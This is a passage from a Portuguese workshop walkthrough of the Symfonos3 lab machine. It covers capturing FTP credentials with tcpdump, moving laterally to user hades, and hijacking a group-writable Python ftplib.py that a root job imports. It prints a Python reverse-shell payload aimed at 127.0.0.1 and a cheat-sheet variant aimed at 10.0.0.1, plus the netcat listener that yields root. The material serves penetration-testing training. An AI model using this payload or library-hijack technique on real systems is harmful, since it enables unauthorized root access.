tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
^C15 packets captured
30 packets received by filter
0 packets dropped by kernel
cerberus@symfonos3:~$ ls -ltr
total 4
-rw-r--r-- 1 cerberus cerberus 1492 Aug 26 01:17 ftp.pcap
```

É importante lembrar que, por default, ***não é permitido*** que usuários sem privilégios específicos ativem a interface de rede em modo promiscuo para realizar a interceptação do tráfego, contudo, o usuário ***cerberus(uid1001)*** está incluído no grupo chamado pcap, permitindo que o usuário realize tal procedimento.

Quer saber mais sobre tcpdump?
https://danielmiessler.com/study/tcpdump/
https://www.sans.org/reading-room/whitepapers/protocols/paper/374
https://hackertarget.com/tcpdump-examples/

Post Exploitation

Além de interceptar os dados, o ***tcpdump*** é capaz de ler arquivos .pcap, para isso, utilize o comando ***tcpdump –r ftp.pcap –A*** para visualizar o conteúdo dos pacotes interceptados anteriormente.



A análise do tráfego de rede interceptado revelou as credenciais usadas pelo usuário hades para se autenticar via FTP no servidor.

Priv Esc - Lateralização

Com as credenciais obtidas em etapa anterior, é possível se autenticar com o usuário ***hades*** no sistema remoto, conforme etapa 1.

1

```
cerberus@symfonos3:~$  su - hades
Password:
hades@symfonos3:~$ id
uid=1000(hades) gid=1000(hades) groups=1000(hades),1002(gods)
```

2

```
s@symfonos3:~$ find / -type f -user root  -group hades -exec ls -l {} + 2>/dev/null | grep -v proc
-rw-r--r-- 1 root hades 262 Apr  6 14:32 /opt/ftpclient/ftpclient.py
-rw-r--r-- 1 root hades 251 Aug 26 01:21 /opt/ftpclient/statuscheck.txt
```

3

```
hades@symfonos3:~$ cat /opt/ftpclient/ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
```

No contexto do usuário ***hades (uid1000)***, o comando ***find*** foi novamente empregado na etapa 2 para buscar a partir da raiz do sistema ***(/)*** arquivos ***(-f)*** cujo owner seja o usuário root ***(-user root)*** e o grupo seja o hades ***(-group hades).***

~$ find / -type f –user root –group hades –exec ls –l {} + 2>/dev/null \| grep –v proc

O comando da etapa 2 revelou que o arquivo ***ftpclient.py*** *se encaixa nas condições estabelecidas da busca. Em etapa 3, é possível visualizar o conteúdo do arquivo, se tratando de um script para realizar a a autenticação via FTP e um processo de upload de arquivo comum;*

Priv Esc - Lateralização

Em etapa anterior, foi possível identificar que o usuário hades pertence ao grupo chamado de ***gods(gid 1002)***. Além disso, um script é executado no contexto do usuário root ***ftpclient.py*** devido as permissões do mesmo.

```
hades@symfonos3:~$ find /  -group gods 2>/dev/null | grep -v proc
/usr/lib/python2.7
/usr/lib/python2.7/wsgiref
/usr/lib/python2.7/ensurepip
/usr/lib/python2.7/lib-tk
/usr/lib/python2.7/encodings
/usr/lib/python2.7/bsddb
/usr/lib/python2.7/unittest
/usr/lib/python2.7/logging
/usr/lib/python2.7/hotshot
```

1

2

```
hades@symfonos3:~$ ls -ld /usr/lib/python2.7
drwxrwx--x 27 root gods 20480 Aug 25 22:14 /usr/lib/python2.7
hades@symfonos3:~$ cd /usr/lib/python2.7
```

3

```
hades@symfonos3:/usr/lib/python2.7$ ls -l *ftp*
-rw-r--r-- 1 root root 37755 Aug 22 05:03 ftplib.py
-rw-r--r-- 1 root root 34438 Aug 25 22:14 ftplib.pyc
```

Nesse cenário, uma nova busca no sistema foi realizada procurando qualquer arquivo ou diretório que pertença ao grupo ***gods*** em etapa 1, o comando ***"$ find / -group gods 2>/dev/null | grep –v proc"***

O comando revelou que o diretório ***/usr/lib/python2.7*** pertence ao grupo ***gods***, conforme demonstrado em etapa 2.

Todavia, a biblioteca utilizada pelo script ***ftpclient.py*** observado anteriormente é a ***ftplib.py*** que está presente no diretório analisado. Apesar do arquivo ter permissões restritivas, o diretório por si só pode ser manipulado, dando poder para o usuário hades substituir a biblioteca por código malicioso.

PrivEsc

Nesse cenário, é permitido que o atacante, através do grupo gods, manipular o diretório onde a biblioteca do script em python utilizado para logar no sistema. Modelando nosso ataque, o processo de exploração consiste em substituir o arquivo original da biblioteca ftplib.py conforme demonstrado em procedimento 1/2, então inserir código malicioso em um novo arquivo ftplib.py, nesse caso, o payload precisa ser em python2.7, conforme demonstrado em etapa 2.

1

```
hades@symfonos3:/usr/lib/python2.7$ cp ftplib.py bkp_ftplib.py
```

2

```
hades@symfonos3:/usr/lib/python2.7$ rm ftplib.py
rm: remove write-protected regular file 'ftplib.py'? yes
hades@symfonos3:/usr/lib/python2.7$ echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",8080));os.dup2(s.fileno(),0); os.dup2(s.file
no(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"])' >  ftplib.py
```

O payload utilizado foi adaptado do cheat sheet de payloads da ***pentester monkey*** (link no rodapé), o payload em questão irá criar uma reverse shell, dessa vez utilizando python para se conectar em um determinado endereço IP e porta, no caso, foi utilizado o endereço IP 127.0.0.1, ou seja, a conexão reversa vai se conectar no próprio host, permitindo que o atacante receba a conexão na própria máquina vulnerável. O payload foi redirecionado a partir do echo para o arquivo ftplib.py, criando um novo arquivo de biblioteca python malicioso, uma vez que a biblioteca seja importada pelo script ftpclient.py, o código malicioso será executado, permitindo ao atacante obter acesso administrativo no sistema.

Payload: ***echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'***

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

PrivEsc

Posteriormente a criação do arquivo malicioso, foi atribuído permissão de execução e iniciado um handler na própria máquina comprometida com o netcat com a seguinte sintaxe: ***~$ nc –tvlp 8080*** . Até esse momento, é conhecido que o script ftpclient.py é executado a cada 2 minutos revelado através do comando last anteriormente, mediante isso, uma conexão é recebida na porta 8080 em uma janela dentro de 2 minutos, a conexão em questão é uma shell reversa no contexto do usuário root do sistema.


1

```
hades@symfonos3:/usr/lib/python2.7$ chmod +x ftplib.py
```

2

```
hades@symfonos3:/usr/lib/python2.7$ nc -tvlp 8080
listening on [any] 8080 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59142
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

If [[pwned]]; then echo the_end.txt; fi



Enfim, as duas redes foram totalmente comprometidas pelo atacante e nosso workshop chega ao EOF ou End Of Life....

If want_hints:
  next_slide()

$ echo <<< EOF > last_words

Ultimas considerações:

- Ambientes controlados são ótimos para obter conhecimento de novas técnicas ou táticas, pegue um café e destrua o parquinho virtual!
- Tryharder! A carreira em tecnologia demanda muito esforço para se manter atualizado; no contexto de segurança isso é mais evidente, exige bastante perseverança, disciplina e dedicação para se manter atualizado;
- Uma ótima forma de consolidar os conhecimentos é contribuindo com a comunidade, a comunidade sempre retribui com diversos materiais disponíveis pela Internet a fora.
- Tome cuidado para não se perder nos estudos, foque em um assunto de cada vez até que se sinta confortável antes de ir para o próximo, o mundo de hacking é super vasto, é preciso foco para dominar uma skill de cada vez.
- EOF

Vai sobrar mais tempo e energia para sua empresa crescer.

ISH Tecnologia S/A

ish.com.br

comercial.sp@ish.com.br